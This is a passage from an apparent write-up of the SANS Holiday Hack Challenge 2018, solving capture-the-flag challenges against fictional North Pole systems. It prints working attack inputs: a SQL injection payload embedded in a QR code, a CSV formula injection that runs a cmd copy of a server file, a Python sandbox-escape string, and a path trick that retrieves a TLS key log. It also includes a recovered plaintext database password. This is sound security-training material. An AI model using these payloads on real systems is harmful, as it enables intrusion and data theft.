include /etc/nginx/sites-enabled/*;
}

```

Looks like the site is http2-only, so let's try reading the site with curl --http2:

```

elf@6a6ee1775f30:~$ curl --http2 --http2-prior-knowledge http://localhost:8080/
<html>
<head>
<title>Candy Striper Turner-On'er</title>

```

```
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter "status=on"</p>
</body>
</html>
```

It seems that we need to POST some data. Let's do just that!

```
elf@8c0705ebfed8:~$ curl -d "status=on" -X POST --http2 --http2-prior-knowledge
http://localhost:8080/
<html>
<head>
<title>Candy Striper Turner-On'er</title>
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter "status=on"


okkd,  
OXXXXX,  
oXXXXXXo  
;XXXXXX;  
;KXXXXXXx  
oXXXXXXXo  
.1KXXXXXXXXXo.  
..... . '..... . '..... . :.; ':okKXXXXXXXXX00xcooddool,  
'MMMMMO',,,,;WMMMMM0',,,,;WMMMMMK',,,,occccoXXXXXXXXXXXXXXXXXXXXXX.  
'MMMN',,,,,'0MMMMMW',,,,,'OMMMMW:,,,,'kxxxxc0XXXXXXXXXXXXx0KKKK000d;  
'MMML',,,,,'0MMMMMMo',,,,,'1MMMMMMd',,,,,'cMxxxxc0XXXXXXXXXXXXX0dk0000KKKK0x.  
'MMO',,,,,'WMMMMMMO',,,,,'NMMMMMK',,,,,'Xxxxxxx0XXXXXXXXXXXXX0XXXXXXXXXXXX:  
'MMN',,,,,'OMMMMW',,,,,'kMMMMMW',,,,,'xMMxxxxc0XXXXXXXXXXXXKkxx00000000x;.  
'M1',,,,,'1MMMMMMMo',,,,,'cMMMMMMd',,,,,'MMxxxxc0XXXXXXXXXXXXK00kd0XXXXXXXXXO.  
'M0',,,,,'WMMMMM0',,,,,'NMMMMMK',,,,,'XMMxxxxckXXXXXXXXXXXXX0KXKx0KKXXXXXXk.  
.c.....'cccccc.....'cccccc.....'cccc:ccc: .c0XXXXXXXXXXXX0x00000000c  
;xXXXXXXXXX0xXXXXXXXXX.  
...:ccllc:cccccc:'


```

Unencrypted 2.0? He's such a silly guy.  
That's the kind of stunt that makes my OWASP friends all cry.  
Truth be told: most major sites are speaking 2.0;  
TLS connections are in place when they do so.  
-Holly Evergreen

```
<p>Congratulations! You've won and have successfully completed this challenge.  
<p>POSTing data in HTTP/2.0.  
</body>  
</html>
```

```
elf@8c0705ebfed8:~$
```

**U**nencrypted HTTP/2? What was he thinking? Oh well.

Have you ever used Bloodhound for testing Active Directory implementations?

It's a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines.

AD implementations can get so complicated that administrators may not even know what paths they've set up that attackers might exploit.

Have you seen anyone demo the tool before?

Let's go back to the objective, and play with Slingshot...

## Slingshot


Download and install the provided virtual machine at

[https://download.holidayhackchallenge.com/HHC2018-DomainHack\\_2018-12-19.ova](https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova). Open the VM and start the BloodHound-tool on the desktop.

Under filter, deselect the special 'CanRDP' option.

Under queries, select "Shortest Paths to Domain Admins from Kerberoastalbe Users."

When asked, select: "domain admins@ad.kringlecastle.com"



The user with shortest path is...

LDUBEJ00320@AD.KRINGLECASTLE.COM

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases.

Toy Soldier

Links.

Nein! Nein! Nein!

No one is coming to help you.

Get the over here!

Schnell!

Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

## QUESTION 6 - BADGE MANIPULATION

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.

### Yule Log Analysis Cranberry Pi terminal challenge

Let's start at the terminal again:

**H**i, I'm Pepper Minstix.

Have you heard of password spraying? It seems we've been victim.

We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.

Parsing through .evtx files can be tricky, but there's a Python script that can help you convert it into XML for easier grep'ing.

```
.::cccckkxdc;.
.o0xc;,,,,,XMMMMMKc:,.  

1XMMMX;,,,,,XMMMK,,coddccl0kxoc,.  

1k:oNMMMX;,,,,,XMMWN0o:,,,,,:MMMMMMoc;'  

.01,,,dNMMX;,,,XNNWMMMK,,,,,:MMMMMx,,,,:;  

.K;,,,,,,xWMX;,,;Kx:kWMMMK,,,,,:MMMO,,,,,:k'  

.XklooooodolckWN:10:,,,kWMMO,,,,:MMMN,,,,,cOWMMd  

;oooc;,,,cMMMMMMxk00,,,,,:OMM0,,,,:MMwC,,,1KMMMWKo  

;OMMWl,,,,,cMMMMMO,,,cc,,,,:0M0,,,:MMd,,,oXMMWkxc,,,c  

cOdXMMMWl,,,,,cMMMMX,,,,:xxo:,,,cK0,:MO,,;xNWkxc,,,,:.  

.01,,,oNMMWl,,,cMMMW:,,,,,dXMWNMWX0dc;lxcX:x0c,,,...,:  

,0;,,,,,,dNMWo,,,cMMI1,,,;xNMMMW0kkkkkdddddxxxxxxxxxxxxx  

.Wl,,,...,dWMo,,cMMx,,,:OWMMW0xc,:c,,:d0kcK:kC:ok0NMMMWMMMd  

KMMWX0d1;,,,;xWd,cM0,,10MW0dc,,,...,1kWWk:,0W,:X0:,,;ldOXWMMMM'  

'MMMMWMMMWMMN0ko:;,kdcN;o0dc,,,...,0x,,,oMW,,;XWk;,,,...:okk  

cNKKKKKKKKKKKKKkoodxdccccccccccccco,,,WMW,,,;XWk;,,,...,l  

:x,,,...,cdko0ldld0KWMMMWMMMWx,,,XMMW,,,;XMMWx,,,;c  

.K,,,...,cd0WK1,xN,oXo,,,ok0NMMMWMMc,,OMMMW,,,;KMMMd;l'  

d1,,,cx0WMM0c,,1MN,,oMX1,,,...,ldOX0',dMMMW,,,;KMMMK;  

OoxKWMMWk:,,,;NMN,,,1WMKc,,,...,ldclWMMMW,,,,:o01.  

OMMMMWx;,,,KMMN,,,1WMM0c,,,...,l..,cdk000ccc:;,  

cWXo,,,...,kMMMN,,,cWMM0:;:  

.Kc,,,...:MMMN,,,dMMMWk'
```

I am Pepper Minstix, and I'm looking for your help.

Bad guys have us tangled up in pepperminty kelp!

"Password spraying" is to blame for this our grinchly fate.

```
Should we blame our password policies which users hate?  
  
Here you'll find a web log filled with failure and success.  
One successful login there requires your redress.  
Can you help us figure out which user was attacked?  
Tell us who fell victim, and please handle this with tact...  
  
Submit the compromised webmail username to  
runtoanswer to complete this challenge.  
elf@32efb75e489f:~$
```

Interesting fields in the log are EventID 4624 (An account was successfully logged on) and EventID 4625 (An account failed to log on), and TargetUserName...

```
elf@912fe88aae35:~$ python evtx_dump.py ho-ho-no.evtx | grep '4624\|4625\|'  
TargetUserName'  
<Data Name="TargetUserName">Administrator</Data>  
<Data Name="TargetUserName">-</Data>  
<Data Name="TargetUserName">-</Data>  
<Data Name="TargetUserName">-</Data>  
<Data Name="TargetUserName">-</Data>  
<Data Name="TargetUserName">-</Data>
```

Output cut for brevity...

At some point we see a lot of failed logins, for a lot of different usernames. It looks like the attacker uses a nicely sorted userlist:

```
<Data Name="TargetUserName">aaron.smith</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">abhishek.kumar</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">adam.smith</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">ahmed.ali</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">ahmed.hassan</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">ahmed.mohamed</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">ajay.kumar</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">alex.smith</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">ali.khan</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">ali.raza</Data>  
<EventID Qualifiers="">4625</EventID>  
<Data Name="TargetUserName">amanda.smith</Data>  
<EventID Qualifiers="">4625</EventID>
```

```
<Data Name="TargetUserName">amit.kumar</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">amit.sharma</Data>
<EventID Qualifiers="">4624</EventID>
<Data Name="TargetUserName">HealthMailboxbe58608</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">amit.singh</Data>
```

Output cut for brevity...

Here's a successful logon, however, the username HealthMailboxbe58608 is out of order with the rest of the login-attempts, so it's not the logon we are looking for... Ignore it and look further:

```
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mike.johnson</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mike.jones</Data>
<EventID Qualifiers="">4624</EventID>
<Data Name="TargetUserName">HealthMailboxbe58608</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mike.miller</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mike.smith</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mike.williams</Data>
<EventData><Data Name="TargetUserName">minty.candycane</Data>
<EventData><Data Name="TargetUserName">minty.candycane@EM.KRINGLECON.COM</Data>
<EventID Qualifiers="">4624</EventID>
<Data Name="TargetUserName">minty.candycane</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mohamed.ahmed</Data>
<EventID Qualifiers="">4625</EventID>
<Data Name="TargetUserName">mohamed.ali</Data>
```

Output cut for brevity...

There it is! A successful logon, where the username is in alphabetical order with all of the failed logins...

Silly Minty Candycane, well this is what she gets.

"Winter2018" isn't for The Internets.

Passwords formed with season-year are on the hackers' list.

Maybe we should look at guidance published by the NIST?

Congratulations!

The full, un-abbreviated terminal-output is provided as attachment #4.

**W**ell, that explains the odd activity in Minty's account. Thanks for your help!

**W** All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.

*Unfortunately, the badge-scan-o-matic said my account was disabled when I tried scanning my badge. I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found".*

I researched a SQL database error from scanning a QR code with special characters in it and found it.

*may contain an injection vulnerability.*

*I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster.*

Let's have a look at the badge....

### The badge

We are provided with a sample-badge:

[https://www.holidayhackchallenge.com/2018/challenges/alabaster\\_badge.jpg](https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg). The QR-code on the badge translates as oRfjg5uGHmbduj2m. Not really useful for now...

When scanning the badge, we receive a message that some cookie is not set:

```
{"data": "resource_id not set in cookie!", "request": :false}
```

So, let's add a cookie `resource_id=1` to domain `scromatic.kringlecastle.com`

Now, when scanning a simple QR-code that has just a '`'` in it, we get another error-message, that leaks a full SQL-query:

```
EXCEPTION AT (LINE 96 "user_info = query("SELECT first_name,last_name(enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1".format(uid))"): (1064, u"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' LIMIT 1' at line 1")
```

Great! Now we have enough info to create a custom QR code (for example, at <https://www.the-qrcode-generator.com/>) with the following text to exploit the SQL-injection-bug:

```
busyr' UNION SELECT 'busy','r','1
```



After uploading this QR-code to the scanner, we see the following message:

```
{"data": "User Access Granted - Control number 19880715", "request": :true, "success": true, "hash": "1360e1f8d9a1298f2f77d21530b8552723a06dc59a082224a81345069530644c", "resourceId": "8693a883-49a9-44be-8389-2311d844cfab"}}
```

So, the control-number is...

19880715

The door leads to the same room as where the Google-Ventilation-System ends up at, but then again, this is a much easier way to enter the room ;-)

Hans has started monologuing again.

Hans

So, you've figured out my plan; it's not about freeing those prisoners.

The toy soldiers and I are here to steal the contents of Santa's vault!

You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.

But, I tell you -- I am an exceptional thief.

And since I've moved up to kidnapping all of you, you should be more polite!

## QUESTION 7 – HR INCIDENT RESPONSE

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate\_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.

Dev Ops Fail Cranberry Pi terminal challenge

First, let's dive into the terminal challenge again...

**H**i, I'm Sparkle Redberry!  
Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.  
I mean, I may have uploaded something sensitive earlier, but it's no big deal. I overwrote it!  
Care to check my Cranberry Pi terminal and prove me right?

```

...;;;;;;'.
.';;;;;;;;;;'.
.';;;;;;;;;;;;
.....
```

Coalbox again, and I've got one more ask.  
 Sparkle Q. Redberry has fumbled a task.  
 Git pull and merging, she did all the day;  
 With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"  
 She said, "Don't worry - you're having a fit.  
 If I did drop them then surely I could,  
 Upload some new code done up as one should."

Though I would like to believe this here elf,  
 I'm worried we've put some creds on a shelf.  
 Any who's curious might find our "oops,"  
 Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.  
 elf@797ecc1d0ba0:~\$

Ok, let's see what's if there's something interesting in the git-log...

```

elf@797ecc1d0ba0:~$ ls
kcconfmgmt runtoanswer
elf@797ecc1d0ba0:~$ cd kcconfmgmt/
elf@797ecc1d0ba0:~/kcconfmgmt$ git log
commit 7b93f4be7e7b50b044739e02fa7c75b8fad32366
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 14 04:46:12 2018 -0500

    Add palceholder index, login, profile, signup pages while I CONTINUE TO WAIT FOR UX

commit 20c7def24307589194b7dc05cd852552c36b2b2a
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 13 10:18:08 2018 -0500

    Add Bower setup for front-end

commit 604e434713b4659d7f10b91ab6d20dfa58030c24
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Mon Nov 12 13:04:08 2018 -0500

    Add temp placeholders for login, profile, signup pages -- WAITING ON YOU UX TEAM

commit 31f4eaec30df0f41fc700532d7bc2f6aac94deb8
```

```
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Mon Nov 12 00:51:23 2018 -0500

    Add routes for login, logout, signup, isLoggedIn, profile access

commit ac32750bf6a4979bf37108f4438bc9695189ce14
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Sun Nov 11 15:30:15 2018 -0500

    Update index route for passport

commit d84b728c7d9cf7f9bafc5efb9978cd0e3122283d
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Sat Nov 10 19:51:52 2018 -0500

    Add user model for authentication, bcrypt password storage

commit c27135005753f6dde3511a7e70eb27f92f67393f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Sat Nov 10 08:11:40 2018 -0500

    Add passport config

commit a6449287cf9ed9151d94fb747f6904158c2c4d71
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Fri Nov 9 14:08:04 2018 -0500

    Add passport middleware for user auth

commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default
settings
    in config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Thu Nov 8 13:25:32 2018 -0500

    Add passport module

commit d99d465d5b9711d51d7b455584af2b417688c267
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Wed Nov 7 16:57:41 2018 -0500

    Correct typos, runs now! Change port for MongoDB connection

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
```

```
Date: Tue Nov 6 17:26:39 2018 -0500

    Add initial server config

commit 69cc84998e57f4fc6aca17f2a5cb9caff53f3fd3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Mon Nov 5 20:17:51 2018 -0500

    Added speakers.js data model

commit c3ee078d17a5309fbe18426c048a9a12b495f39f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Mon Nov 5 01:27:11 2018 -0500

    File reorganization under server/

commit b4d783d7a7f8ba9bb3aee72aeba43ba9bb99c8b0
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Sun Nov 4 04:30:39 2018 -0500

    Module cleanup

commit 9c06c0441c95323e8270f6a219439daba59017f5
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Fri Nov 2 11:05:49 2018 -0400

    Added Express EJS setup (go away, Jade)

commit 1f9bbf6d2cee75a9dd6bb483edf940f9bb71035f
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date: Thu Nov 1 11:30:50 2018 -0400

    Initial checkin
elf@797ecc1d0ba0:~/kcconfmgmt$ ls server/config/
config.js.def  passport.js
```

Nice... a password was removed at commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b

Before we can revert the change, we need to set a username and email for git...

```
elf@797ecc1d0ba0:~/kcconfmgmt$ git config --global user.email busyr@kringlecon.com
elf@797ecc1d0ba0:~/kcconfmgmt$ git config --global user.name busyr
elf@797ecc1d0ba0:~/kcconfmgmt$ git revert 60a2ffea7520ee980a5fc60177ff4d0633f2516b
error: your local changes would be overwritten by revert.
hint: commit your changes or stash them to proceed.
fatal: revert failed
```

Even though the revert claimed to be failed, the old config.js containing the monodb-password is there:

```
elf@797ecc1d0ba0:~/kcconfmgmt$ ls server/config/
config.js  passport.js
elf@797ecc1d0ba0:~/kcconfmgmt$ cat server/config/config.js
// Database URL
module.exports = {
  'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
};
```

Let's submit the answer...

```
elf@797ecc1d0ba0:~/kcconfmgmt$ cd ..
elf@797ecc1d0ba0:~$ ./runtoanswer
Loading, please wait.....
Enter Sparkle Redberry's password: twinkletwinkletwinkle

This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.

Congratulations!

elf@797ecc1d0ba0:~$
```

**O**h my golly gracious - Tangle was right? It was still in there? How embarrassing!  
Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.  
I wonder if Tangle Coalbox has taken a good look at his own employee import system.  
It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had.  
I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there.  
I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such uploads.

### The HR-hack...

Back to the objective... Hacking the HR-system... We're looking for C:\candidate\_evaluation.docx on <https://careers.kringlecastle.com/>

First, request a page that doesn't exist on the webserver, to force a 404-message.

<https://careers.kringlecastle.com/dezepaginabestaatniet>

```
404 Error!
Publicly accessible file served from:
```

C:\careerportal\resources\public\ not found.....

**Try:**

<https://careers.kringlecastle.com/public/'file name you are looking for'>

This error message helps us finding the physical path of the website, and thus a place to copy the docx to.

Now we prepare a malicious CSV-file, and upload it... Create a CSV containing the following:

```
=cmd|'C copy C:\candidate_evaluation.docx  
C:\careerportal\resources\public\busyrbusyrbusyrbusyr.docx'!A1
```

This macro will create a copy of `C:\candidate_evaluation.docx` to a path we can access from our browser.

After uploading the CSV, wait a few moments and then just download the document at

<https://careers.kringlecastle.com/public/busyrbusyrbusyrbusyrbusyrdocx>

On page 2 we can read:

**Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.**

The terrorist organization we are looking for is:

FANCY BEAVER

The full document is provided as attachment #5.

**G**reat work! You have blocked access to Santa's treasure... for now.  
And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

## QUESTION 8 – NETWORK TRAFFIC FORENSICS

Santa has introduced a web-based packet capture and analysis tool at <https://packalyzer.kringlecastle.com> to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.

Python Escape from LA Cranberry Pi terminal challenge

First, let's help SugarPlum Mary with her trapped python ;-)

**H**i, I'm Sugarplum Mary.  
I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?

I'm another elf in trouble,  
Caught within this Python bubble.

Here I clench my merry elf fist -  
Words get filtered by a black list!

Can't remember how I got stuck,  
Try it - maybe you'll have more luck?

For this challenge, you are more fit.  
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

```
To complete this challenge, escape Python  
and run ./i_escaped  
>>>
```

Let's try something... we can't directly use import, but we can split it up:

```
>>> blah = eval('__im' + 'port__("os")')
>>> blah.system("id")
uid=1000(elf) gid=1000(elf) groups=1000(elf)
0
```

Nice, we can execute commands on the OS, so let's start bash and get a shell...

That's some fancy Python hacking -  
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

elf@50a26cd4ac7d:~\$

**Y**ay, you did it! You escaped from the Python!

**I** As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer – Packalyzer.

*Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.*

Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.

There was suspicious-looking development code using environment variables to store SSL keys and open up directories.

This elf then told me that manipulating values in the URL gave back weird and descriptive errors. I'm hoping these errors can't be used to compromise SSL on the website and steal logins.

*On a tooootally unrelated note, have you seen the HTTP2 talk at KringleCon by the Chrises? I never knew HTTP2 was so different!*

## The packalyzer-hack

Create an account at <https://packalyzer.kringlecastle.com/> and login.

Sniff some traffic and download the PCAP-file from the Captures-menu.

In the html-source of <https://packalyzer.kringlecastle.com/> is are 2 references to app.js:

```
//File upload Function. All extensions and sizes are validated server-side in app.js
```

```
//File Size and extensions are also validated server-side in app.js.
```

<https://packalyzer.kringlecastle.com/pub/app.js> contains the source of a development-version of the app.

One relevant part of this source shows some interesting environment-variables and filenames:

```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',           // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a
  time
};
```

Playing a bit with these filenames and variables leads to a few URL's that respond weird...

The URL <https://packalyzer.kringlecastle.com/pub/server.crt> gives back:

```
RXJyb3I6IEVOT0VOVDogbm8gc3VjaCBmaWx1IG9yIGRpcmVjdG9yeSwgb3BlbiAnL29wdC9odHRwMi9wdWIvL3NlcnZlcj5j
cnQn
```

The URL <https://packalyzer.kringlecastle.com/pub/cert/keys/server.crt> gives..

```
RXJyb3I6IEVOT0VOVDogbm8gc3VjaCBmaWx1IG9yIGRpcmVjdG9yeSwgb3BlbiAnL29wdC9odHRwMi9wdWIvL2NlcnQva2V5
cy9zZXJ2ZXIuY3J0Jw==
```

For some reason the server base64-encodes these 'not-found'-messages...

```
$ echo
RXJyb3I6IEVOT0VOVDogbm8gc3VjaCBmaWx1IG9yIGRpcmVjdG9yeSwgb3BlbiAnL29wdC9odHRwMi9wdWIvL3NlcnZlcj5j
cnQn | base64 -d
Error: ENOENT: no such file or directory, open '/opt/http2/pub//server.crt'
$ echo
RXJyb3I6IEVOT0VOVDogbm8gc3VjaCBmaWx1IG9yIGRpcmVjdG9yeSwgb3BlbiAnL29wdC9odHRwMi9wdWIvL2NlcnQva2V5
cy9zZXJ2ZXIuY3J0Jw== | base64 -d
Error: ENOENT: no such file or directory, open '/opt/http2/pub//cert/keys/server.crt'
```

Okay. It looks like that doesn't seem to get us anywhere... Let's try and play a bit with that SSLKEYLOG variable: <https://packalyzer.kringlecastle.com/sslkeylogfile/>

```
Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'
```

SSLKEYLOG seems to expand to a path and the filename of the SSL-log we're looking for...

Let's use that filename, and insert /dev/ on the spot that seems to be missing a /...

[https://packalyzer.kringlecastle.com/dev/packalyzer\\_clientrandom\\_ssl.log](https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log)

Bingo! There's the SSL-log :-)

```
CLIENT_RANDOM B4397AC7B275169508976D03E76102F1CC3006D153EB9D6809FA6804CC0AF4D4  
A7B1286DDB6DBB8265E03FD4779F23A4A6C94E0D94AAF9C47F61DE9B7F35DBD9C32EC2E94E0E75FE631D164C7C3C7DE5  
CLIENT_RANDOM 573ADF45F4E94030E18871C7D8C3AEB46359A195A0929DF7CD2F32C2BDE9D187  
75AF218E4F8728FEA07462E6D669D368905A91303DF289ABB88750B2E7930169B4C49202E5EF7EC7F0132DB0D5778D63  
CLIENT_RANDOM 1D99631EC7C5E151AC4C4521613241F6BD0CF88E0FEAB90F57372E0F89E8D92B  
17E41E0AC99DFBACF892BC79601450FE6C322E0691C64E0DA1C88238903AD9C24992A7B07A64016855C90D8241B14CD8  
CLIENT_RANDOM FA76F686BEF4FB93FD1579E0F478E4D054EF79869E242C38B3280E4DC65C37F7  
80CE1D167FD813C92BD4950CF09E54B2E0D0D40A6DA4C8CC377347F32DAE18138AD76036206F7A2BC7E3278AE9C06123  
...  
...
```

Note: The full packalyzer\_clientrandom\_ssl.log is attached as attachment #6.

### Packet-analyses

Now we have the SSL-log, we can point Wireshark to use it at: Edit > Preferences > Protocols > SSL > (Pre)-Master-Secret log filename

Open the PCAP we downloaded earlier. Now that the SSL-keys are known, Wireshark transforms the SSL-streams in the PCAP to readable HTTP2-streams.

There are a couple of packets where the Info-column shows HEADERS[1]: POST /api/login

